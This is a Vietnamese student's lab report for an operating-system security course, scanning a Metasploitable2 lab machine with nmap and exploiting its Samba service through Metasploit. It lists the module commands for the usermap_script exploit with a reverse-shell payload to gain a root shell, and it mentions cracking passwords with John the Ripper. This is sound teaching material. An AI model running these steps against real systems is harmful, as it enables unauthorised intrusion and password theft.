HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG KHOA AN TOÀN THÔNG TIN



AN TOÀN HỆ ĐIỀU HÀNH Bài thực hành số 1


Sinh viên Nguyễn Duy Đạt

MSV B21DCAT056

Giảng viên Hoàng Xuân Dậu


Môn học An toàn Hệ điều hành Bài thực hành số 1

- 1. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại
- Tao user datnd056 với password 1234




- Tìm địa chỉ IP của máy victim:

- Tìm địa chỉ IP của máy Kali




- Kiểm tra kết nối mạng giữa các máy:




 Sử dụng công cụ nmap để rà quét các lỗ hồng tồn tại trên máy chạy Metasploitable2:

Quét cổng dịch vụ netbios-ssn cổng 139:



Quét cổng dịch vụ microsoft-ds cổng 445:



- 2. Khai thác tìm phiên bản Samba đang hoạt động
- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công:

msf > use auxiliary/scanner/smb/smb version


- Chạy lệnh "show options" để xem các thông tin về mô đun tấn công đang sử dụng
- Đặt địa chỉ IP máy victim:

msf > set RHOST <ip victim>

- Thực thi tấn công:

msf > run


→ Máy victim sẽ liệt kê tên dịch vụ Samba và phiên bản




- 3. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root
- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công:


msf > use exploit/multi/samba/usermap script

- Chạy lệnh "show options" để xem các thông tin về mô đun tấn công đang sử dụng
- Đặt địa chỉ IP máy victim: msf > set RHOST <ip victim>
- Chọn payload cho thực thi (mở shell): msf > set payload cmd/unix/reverse
- Đặt 445 là cổng truy cập máy victim: msf > set RPORT 445





- Thực thi tấn công: msf > exploit



- Crack để lấy mật khẩu sử dụng chương trình john the ripper

